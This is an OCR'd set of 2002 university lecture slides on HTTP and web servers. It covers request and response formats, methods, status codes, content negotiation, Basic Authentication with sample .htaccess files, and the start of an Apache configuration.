


Network Services

Dr. Manfred Hauswirth
Laboratoire de Systèmes d'Information Répartis
École Polytechnique Fédérale de Lausanne (EPFL)
http://lsirpeople.epfl.ch/hauswirth/

Oct 22, 2002 – Lecture 2

Overview

- World-wide Web
  - HTTP
  - Servers
- Advanced WWW Concepts
  - CGI
  - Cookies
  - SSI
  - Servlets
  - Caching


HTTP requests (1/2)

- HTTP 0.9

```
GET /Staff/pooh/ <CRLF>
```

- HTTP 1.0

```
GET /Staff/pooh/ HTTP/1.0 <CRLF>
Date: Sun, 12 Dec 1999 18:26:28 GMT <CRLF>
From: pooh@infosys.tuwien.ac.at <CRLF>
Referrer: http://www.infosys.tuwien.ac.at/Staff/index.html <CRLF>
User-Agent: Mozilla schnick-schnack-bunt/4.5 <CRLF>
<CRLF>
```




HTTP requests (2/2)

HTTP 1.1

```
GET /Staff/pooh/ HTTP/1.1 <CRLF>
Host: www.infosys.tuwien.ac.at <CRLF>
Date: Sun, 12 Dec 1999 18:26:28 GMT <CRLF>
From: pooh@infosys.tuwien.ac.at <CRLF>
Referrer: http://www.infosys.tuwien.ac.at/Staff/index.html <CRLF>
If-Modified-Since: Sun, 8 Dec 1999 14:00:00 GMT <CRLF>
User-Agent: Mozilla schnick-schnack-bunt/4.5 <CRLF>
<CRLF>
```

`Host:` header allows the server to differentiate between internally-ambiguous URLs, such as the root "/" URL of a server for multiple hostnames on a single IP address (soft virtual servers)



Content Type Negotiation


- Client sends list of media types acceptable for the response

```
Accept: text/*;q=0.3, text/html;q=0.7, text/html;level=1,
        text/html;level=2;q=0.4, */*;q=0.5
```

```
text/html;level=1             = 1
text/html                     = 0.7
text/html;level=3             = 0.7
image/jpeg                    = 0.5
text/html;level=2             = 0.4
text/plain                    = 0.3
```


default value of q: 1

- Server selects document to return according to this list (based on availability)
- Content types ~ MIME types




Server-side Processing (1/4)

- Is the requested document available ?
  404 Not Found
  302 Found
  303 See Other
  307 Temporary Redirect
  `Location: http://host/somewhere/else`
- Check file system access restrictions
  403 Forbidden
- Check access restrictions (username, password, etc.)
  401 Unauthorized




Server-side Processing (2/4)

- Is the requested URL a directory ?
  - yes => does “index.html” exist ?
    - yes => read “index.html”
    - no => generate directory listing on the fly
  - no => read file
- Determine MIME type for response (consult “mime.types”)



Server-side Processing (3/4)


- Is it an executable program ?
  - yes => start it (output of the program is the reply to the original request)
  - no => return file contents (+ admin headers, such as content-type, length, etc.)



mime.types

This file controls what Internet media types are sent to the client for given file extension(s). Sending the correct media type to the client is important so they know how to handle the content of the file.


```
application/postscript              ai eps ps
application/x-dvi                   dvi
application/x-javascript            js
audio/basic                         au snd
audio/mpeg                          mpg mp2 mp3
image/gif                           gif
image/jpeg                          jpeg jpg
text/html                           html htm
text/plain                          asc txt
text/xml                            xml
text/x-server-parsed-html           shtml
```



A typical Reply


```
HTTP/1.1 200 OK
Date: Mon, 13 Dec 1999 10:03:29 GMT
Server: Apache/1.3.6 (Unix) mod_ssl/2.2.7 SSLeay/0.9.0b
Last-Modified: Mon, 06 Dec 1999 10:07:33 GMT
ETag: "9f807-3291-384b8ae5"
Accept-Ranges: bytes
Content-Length: 12945
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
<HTML>
<HEAD><TITLE>Pooh's Asylum</TITLE></HEAD>
<H1>Welcome to Pooh's Asylum</H1>
....
```

Status line
Header fields
unique id for efficient update of cached info
server accepts range requests



Client-side Processing (1/2)


- 200 OK ⇨ display document
  - Browser can display document
  - Helper application
  - Plug-in
- 302 Found ⇨ Fetch again
  - 303 See Other, 307 Temporary Redirect
- 4xx or 5xx ⇨ Ooops
  - error message
  - 401 ⇨ **`Authorization: Basic QWxfhUdasksIqexaQ==`**



Helper Applications


- New process
- Handles content unknown to browser
- .mailcap

```
audio/*;              play %s
application/pdf;      acroread %s
image/tiff;           xv %s
```




Client-side Processing

- HTML document ?
- Inline images ?
  - get inline image via a new TCP connection
- External Javascript file ?
  - get it via a new TCP connection
  - run it
- Applet ?
  - load applet
  - start local Java and run applet
- Frames ?
  - analyze frame structure
  - get dependent documents / frames



Basic Authentication (RFC2617)

Web client (browser)
Web server
Send HTTP request
GET /auth/doc.html HTTP/1.1
Check request
⇨ Authentication required
Send challenge
Receive reply
HTTP/1.1 401 Authorization Required
WWW-Authenticate: Basic Realm="ProveIt"
Send credentials (user-id, passwd in Base 64))
GET /auth/doc.html HTTP/1.1
Authorization: Basic QWxhzGBRpbjpvc==
Check credentials
if OK, send document
Send document
Display document
time



Basic Authentication Config

.htaccess


```
AuthUserFile /confidential/.htpasswd
AuthGroupFile /confidential/.htgroup
AuthName ProveIt
AuthType Basic
<Limit GET>
require group FullAccess
</Limit>
```

/confidential/.htpasswd

```
hugo:HDhe91401290
rho:koqewiue10JH
pooh:xDhe42e56AXc
```

/confidential/.htgroup


```
FullAccess: rho pooh
LimitedAccess: hugo
```



HTTP Requests (Syntax)

```
Request = Request-Line
            *(( general-header
              | request-header
              | entity-header ) <CRLF>)
            <CRLF>
            [ message-body ]
Request-Line = Method <SP> Request-URI <SP> HTTP-Version <CRLF>
```

```
GET /Staff/pooh HTTP/1.1
Host: www.infosys.tuwien.ac.at
Date: Sun, 12 Dec 1999 18:26:28 GMT
Referrer: http://www.infosys.tuwien.ac.at/Staff/index.html
If-Modified-Since: Sun, 8 Dec 1999 14:00:00 GMT
User-Agent: Mozilla schnick-schnack-bunt/4.5
```




Methods (1/5)

- GET
  - retrieve document
  - parameters can be encoded in URL

http://wp.tuwien.ac.at:8888/So%3dTechnische...Wien%2c%20c%3dAT?S=hauswirth

- HEAD
  - like GET but only returns the meta-information contained in the HTTP headers
  - does not return the document itself !



Methods (2/5)

- POST
  - add entity enclosed in the request as a new subordinate of the resource identified by the URL, i.e., URL identifies the resource that will handle the enclosed entity
    - annotation of existing resources
    - posting a message to a newsgroup, mailing list, etc.
    - a block of data (as a result of submitting a form)
  - Parameters come as message body in request (application/x-www-form-urlencoded)

Methods (3/5)

OPTION: communication options available for URL

```
OPTIONS /ExamResults/ResultFiles/RetrieveMarks.pl HTTP/1.1
Host: www.infosys.tuwien.ac.at
```

```
HTTP/1.1 200 OK
Date: Mon, 13 Dec 1999 18:13:28 GMT
Server: Apache/1.3.6 (Unix) mod_ssl/2.2.7 SSLeay/0.9.0b
Content-Length: 0
Allow: GET, HEAD, POST, OPTIONS, TRACE
```

```
OPTIONS * HTTP/1.1     OPTIONS /index.html HTTP/1.1
Host: www.infosys.tuwien.ac.at
```

```
HTTP/1.1 200 OK
Date: Mon, 13 Dec 1999 18:15:26 GMT
Server: Apache/1.3.6 (Unix) mod_ssl/2.2.7 SSLeay/0.9.0b
Content-Length: 0
Allow: GET, HEAD, OPTIONS, TRACE
```

Methods (4/5)

- PUT
  - store enclosed entity under the given URL
  - create entity if necessary
- DELETE
  - delete the entity given by URL
- CONNECT
  - reserved (proxy ⇨ tunnel)

Methods (5/5)

TRACE: Is there anybody out there?

```
tcsh ~ > telnet squid.infosys.tuwien.ac.at 3128
Trying 128.131.172.113...
Connected to squid.infosys.tuwien.ac.at.
Escape character is '^]'.
TRACE http://www.infosys.tuwien.ac.at/ HTTP/1.1
Host: www.infosys.tuwien.ac.at
```

```
HTTP/1.1 200 OK
Date: Mon, 13 Dec 1999 18:34:34 GMT
Server: Apache/1.3.6 (Unix) mod_ssl/2.2.7 SSLeay/0.9.0b
Connection: close
Content-Type: message/http

TRACE / HTTP/1.0
Cache-control: Max-age=259200
Host: www.infosys.tuwien.ac.at
Via: 1.1 squid.infosys.tuwien.ac.at:3128 (Squid/1.1.22)
X-Forwarded-For: 128.131.172.91
```

HTTP Responses (Syntax)

```
Response = Status-Line
           *(( general-header
             | response-header
             | entity-header ) <CRLF>)
            <CRLF>
            [ message-body ]
Status-Line = HTTP-Version <SP> Status-Code <SP> Reason-Phrase <CRLF>
```

```
HTTP/1.1 200 OK
Date: Tue, 14 Dec 1999 09:42:38 GMT
Server: Apache/1.3.6 (Unix) mod_ssl/2.2.7 SSLeay/0.9.0b
Last-Modified: Mon, 06 Dec 1999 10:20:13 GMT
ETag: "ee03b-1435-384b8ddd"
Accept-Ranges: bytes
Content-Length: 5173
Content-Type: text/html

<HTML><HEAD><TITLE>Distributed Systems Group Home ...
```

HTTP Status codes


Reply	Description
1xx	Informational – request received, continuing process
2xx	Success - action successfully received, understood, and accepted
3xx	Redirection - further action must be taken to complete request
4xx	Client error – request contains bad syntax or cannot be fulfilled
5xx	Server error – server failed to fulfill an apparently valid request

```
100 Continue
101 Switching Protocols
200 OK
204 No Content
301 Moved Permanently
302 Found
402 Payment Required
403 Forbidden
404 Not Found
500 Internal Server Error
501 Not Implemented
```

Conditional GET

```
GET /Staff/pooh/ HTTP/1.1
Host: www.infosys.tuwien.ac.at
Date: Sun, 12 Dec 1999 18:26:28 GMT
From: pooh@infosys.tuwien.ac.at
Referrer: http://www.infosys.tuwien.ac.at/Staff/index.html
If-Modified-Since: Sun, 12 Dec 1999 14:00:00 GMT
User-Agent: Mozilla schnick-schnack-bunt/4.5
```


```
HTTP/1.1 304 Not Modified
Date: Sun, 12 Dec 1999 18:26:32 GMT
Server: Apache/1.3.6 (Unix) mod_ssl/2.2.7 SSLeay/0.9.0b
ETag: "9f807-3291-384b8ae5"
```



Redirect


```
GET /Staff/pooh/NotHere.html HTTP/1.1
Host: www.infosys.tuwien.ac.at
Date: Sun, 12 Dec 1999 18:30:01 GMT
User-Agent: Mozilla schnick-schnack-bunt/4.5
```

```
HTTP/1.1 302 Found
Date: Sun, 12 Dec 1999 18:30:07 GMT
Server: Apache/1.3.6 (Unix) mod_ssl/2.2.7 SSLeay/0.9.0b
Location: http://www.infosys.tuwien.ac.at/Staff/pooh/Here.html
Content-Type: text/html
Content-Length: 317

<HTML><HEAD><TITLE>Document moved</TITLE></HEAD>
<BODY><H1>Document moved</H1>
This document has moved to .....
```




Advantages of HTTP 1.1 (1/2)

- Persistent connections
  - 1 TCP connection per inline image ?
  - pipeline requests and responses over 1 TCP connection
  - default behavior, but negotiable (**Connection: close**)
- Hostname identification
- Content Negotiation
  - quality factors
  - language
- Compression (gzip, compress, ..)
- Multi-part messages




Advantages of HTTP 1.1 (2/2)

- Byte ranges
- Entity Tags
- Request and response chains
  - Proxies (HTTP-aware)
  - Gateways (application-aware)
  - Tunnels (e.g., firewalls)
  - chain members can handle multiple clients/servers
  - chain members may cache responses
- Elaborate support for caches and proxies




WWW Server Products

- Apache
- Tomcat
- Java Web Server (SUN)
- Netscape Server
- Microsoft Internet Information Server
- Jigsaw (W3C)
- NCSA
- CERN
- Roxen
- Spinner
- Alibaba (NT, 95)




Apache Distribution

- bin
- cgi-bin
- conf
  - httpd.conf
  - *srm.conf*
  - *access.conf*
- htdocs
- icons
- logs
- man
- …




Basic Apache Configuration: httpd.conf (1/3)

```
ServerType standalone
ServerRoot "/opt/apache”
StartServers 5
MaxClients 150
Port 80
User webby
Group webby
